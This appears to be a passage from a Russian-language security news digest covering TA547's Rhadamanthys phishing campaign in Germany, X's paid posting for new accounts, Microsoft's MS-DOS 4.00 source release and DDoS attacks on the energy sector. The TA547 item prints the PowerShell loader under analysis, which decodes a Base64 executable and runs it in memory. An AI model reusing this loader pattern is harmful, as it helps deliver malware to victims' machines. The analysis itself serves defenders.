
Изученный специалистами скрипт использовался в марте текущего года, в рамках фишинговой кампании, нацеленной на десятки организаций в Германии. По данным исследователей, в этой почтовой кампании хакеры выдавали себя за представителей Metro cash-and-carry, используя инвойсы в качестве приманки.

Обнаруженная активность связана с хакерской группой TA547 (она же Scully Spider), которая к тому же выступает брокером первоначальных доступов. Scully Spider активны как минимум с 2017 года, и за эти годы они распространяли самую разную малварь для Windows (ZLoader/Terdot, Gootkit, Ursnif, Corebot, Panda Banker и Atmos) и для Android (Mazar Bot и Red Alert).

Но в последнее время группа переключилась на модульный инфостилер Rhadamanthys, который постоянно расширяет свои возможности по сбору и краже данных (из буфера обмена, браузера, cookie). Этот стилер распространяется среди киберпреступных групп с сентября 2022 года по модели Malware-as-a-Service (MaaS, «малварь как услуга»).

По данным Proofpoint, письма злоумышленников содержали защищенный паролем MAR26 ZIP-архив, в котором находился вредоносный файл .LNK. Обращение к файлу ярлыка запускало PowerShell для выполнения удаленного скрипта.

Анализируя PowerShell-скрипт, загружающий Rhadamanthys, исследователи заметили, что тот содержит множество символов #, за которыми следуют отдельные комментарии для каждого компонента. Такое нечасто встречается в коде, написанном человеком. Эксперты пишут, что подобное скорее характерно для кода, созданного генеративным ИИ, например ChatGPT, Gemini или CoPilot.



```
# Assuming the Base64 string is directly encoded without UTF-16LE
$base64EncodedExe = "[base64]" # Replace with your actual Base64 string

# Directly convert from Base64 to bytes
$decodedBytes = [System.Convert]::FromBase64String($base64EncodedExe)

# Use the correct overload of Assembly.Load that accepts a byte array
$assembly = [System.Reflection.Assembly]::Load($decodedBytes)

# Invoke the assembly's entry point. This assumes no arguments are needed for the entry method.
if ($assembly.EntryPoint -ne $null -and $assembly.EntryPoint.GetParameters().Count -eq 0) {
    $assembly.EntryPoint.Invoke($null, $null)
} elseif ($assembly.EntryPoint -ne $null) {
    $assembly.EntryPoint.Invoke($null, [object[]] @([string[]] @()))
} else {
    Write-Host "Assembly entry point not found or cannot be invoked directly."
}
```

Хотя специалисты не уверены до конца, что PowerShell-скрипт написан при помощи LLM, его содержимое наводит на мысли о том, что теперь TA547 использует генеративный ИИ для написания или переработки своих инструментов. К тому же сами исследователи попробовали создать аналогичный скрипт с помощью LLM и пришли к выводу, что скрипт TA547 тоже мог быть сгенерирован ИИ.

Например, по словам исследователей, разработчики обычно прекрасно пишут код, но их комментарии зачастую малопонятны и содержат грамматические ошибки.

> *«PowerShell-скрипт, предположительно созданный LLM, тщательно закомментирован с безупречной грамматикой. Почти каждая строка кода сопровождается соответствующим комментарием», — отмечают в Proofpoint.*

МАСК БОРЕТСЯ С БОТАМИ

После приобретения компании Twitter (теперь X) в 2022 году Илон Маск пытается бороться с засильем ботов и спамерских аккаунтов на платформе. Так как эти усилия не приносят особых успехов, теперь в компании рассматривают возможность сделать публикацию сообщений платной для новых пользователей.

В октябре прошлого года X уже начала взимать плату в размере доллара в год с новых неверифицированных пользователей в Новой Зеландии и на Филиппинах. Без оплаты такой пользователь может только читать сообщения. Теперь этот подход могут расширить и на другие страны.

> «К сожалению, небольшая плата за возможность писать сообщения для новых пользователей — единственный способ обуздать непрекращающийся натиск ботов. Нынешний ИИ (и фермы троллей) с легкостью обходят бот-тесты. К тому же нашествие фейковых аккаунтов использует доступное пространство имен, поэтому многие хорошие имена в результате оказываются заняты», — пишет Илон Маск в X, добавляя, что мера затронет только новые учетные записи и через три месяца после регистрации пользователи смогут писать бесплатно.

MICROSOFT
MICROSOFT M/T MS-DOS
BETA RELEASE SERIALIZED SOFTWARE
DISK: 1 OF 2
FORMAT: DS/DD/9 DATE: 05/29/84
(C) COPYRIGHT 1984, MICROSOFT CORP.
MICROSOFT CONFIDENTIAL
CONFIDENTIAL
MICROSOFT
MICROSOFT M/T MS-DOS
BETA RELEASE
DISK: 2 OF 2 BIOS SOURCES
FORMAT: DS/DD/9 SECTOR DATE: 05/29/84
(C) COPYRIGHT 1984, MICROSOFT CORP.
MICROSOFT CONFIDENTIAL
CONFIDENTIAL
MICROSOFT

ИСХОДНИКИ MS-DOS 4.00

Microsoft опубликовала исходный код MS-DOS 4.00, бинарники, образы дисков и документацию. Теперь исходный код, которому почти 45 лет, доступен под лицензией MIT, то есть можно свободно с ним работать, изменять и распространять его.

Десять лет назад Microsoft уже передавала исходники MS-DOS 1.25 и 2.0 Музею компьютерной истории, а затем повторно опубликовала их и на GitHub. В компании отмечают, что этот код занимает важное место в истории операционной системы, которая была полностью написана на ассемблере для 8086 почти полвека назад.

Теперь был обнародован и исходный код MS-DOS 4.00, отныне доступный под лицензией MIT. В Microsoft напоминают, что MS-DOS 4.00 — это довольно интересная версия, написанная совместно с IBM. В прошлом именно от MS-DOS 4.00 было образовано ответвление Multitasking DOS (или MT-DOS), которое в итоге не получило широкого распространения.

Представители Microsoft рассказали, что этот релиз увидел свет благодаря переписке между бывшим техническим директором Microsoft Рэем Оззи (Ray Ozzie) и молодым британским исследователем Коннором Хайдом (Connor Hyde), также известным под ником Starfrost.

Дело в том, что многие исходники и материалы, теперь доступные на GitHub, были предоставлены Оззи. Когда-то давно он работал в компании Lotus и ему прислали несколько неизданных бета-версий MS-DOS 4. С тех пор Оззи хранил дискеты в надежном месте, а недавно нашел их по просьбе Хайда.

В итоге Starfrost связался с отделом Microsoft, который занимается открытым исходным кодом (Microsoft Open Source Programs Office, OSPO), чтобы изучить возможность публикации исходников DOS 4. Ведь сам Хайд работает над документированием взаимосвязей между DOS 4, MT-DOS и тем, что в итоге стало OS/2.


Отмечается, что некоторые более поздние версии бинарников Multitasking DOS можно было найти в интернете, но бета-версии Оззи — это более ранние копии, которые не выпускались до этого.

В итоге вице-президент сообщества разработчиков Microsoft Скотт Хансельман (Scott Hanselman) и интернет-архивист и энтузиаст Джефф Спонагл (Jeff Sponaugle) создали образы этих оригинальных носителей и отсканировали предоставленные оригинальные печатные документы.

Кроме того, специалисты Microsoft и OSPO покопались в архиве компании. Хотя им не удалось найти полный исходный код MT-DOS, они обнаружили MS-DOS 4.00, которая теперь доступна на GitHub, а также дополнительные бета-версии бинарников, PDF-документацию и образы дисков. В компании обещают, что дополнят релиз, если попадется еще что-нибудь интересное.

> *«Если вы захотите запустить это ПО самостоятельно, нам успешно удалось запустить его на оригинальном IBM PC XT, более новом Pentium, а также в опенсорсных эмуляторах PCem и 86Box», — отмечают в компании.*

В личном блоге Коннор Хайд подробно рассказывает о том, что MS-DOS 4.00 была уникальна и, например, обладала определенными возможностями для многозадачности, а в итоге легла в основу OS/2.




```
              Microsoft SESSION MANAGER Ver 1.00

  KEY     STATUS  PROGRAM                          WORKING DIRECTORY
  ----------------------------------------------------------------------
  F7      New     a:\command.com                   a:\
  F8      New     a:\command.com                   c:\
                  Unused
                  Unused
                  Unused
                  Unused


  Options:
    Enter KEY for program listed above.
    Hit the <ESC> button to enter command mode.
```

Так, одной из ключевых составляющих многозадачности MS-DOS 4.00 был менеджер сессий (SM.EXE). Хайд объясняет, что этот компонент системы позволял использовать горячие клавиши и переключаться между заранее определенными приложениями (таковых могло быть до шести). Однако, судя по собственным тестам исследователя, в работе SM.EXE наблюдались серьезные ошибки, поэтому его использование было не слишком целесообразно.

2500 DDOS-АТАК НА СФЕРУ ЭНЕРГЕТИКИ


Специалисты ГК «Солар» подсчитали, что в первом квартале 2024 года произошло более **2500** DDoS-атак на сферу энергетики. Это в **3 РАЗА** превышает показатель предыдущего квартала и почти в **10 РАЗ** — показатель аналогичного периода 2023 года.



Постепенный рост атак на энергетический сектор начался еще в 2023 году. Так, в первом квартале было совершено более **280** DDoS-атак на предприятия отрасли, а к четвертому кварталу их уже было **755**.

Несмотря на всплеск DDoS в энергетике, отрасль находится только на **8-М** месте в перечне наиболее атакуемых отраслей. Лидирует же **ГОССЕКТОР**, доля которого в общем объеме DDoS-атак составила **15%**.

Традиционно это одна из наиболее атакуемых сфер, наряду с **ИТ КОМПАНИЯМИ**, **ТЕЛЕКОМ ПРОВАЙДЕРАМИ** и **ФИНАНСОВЫМИ ОРГАНИЗАЦИЯМИ**.

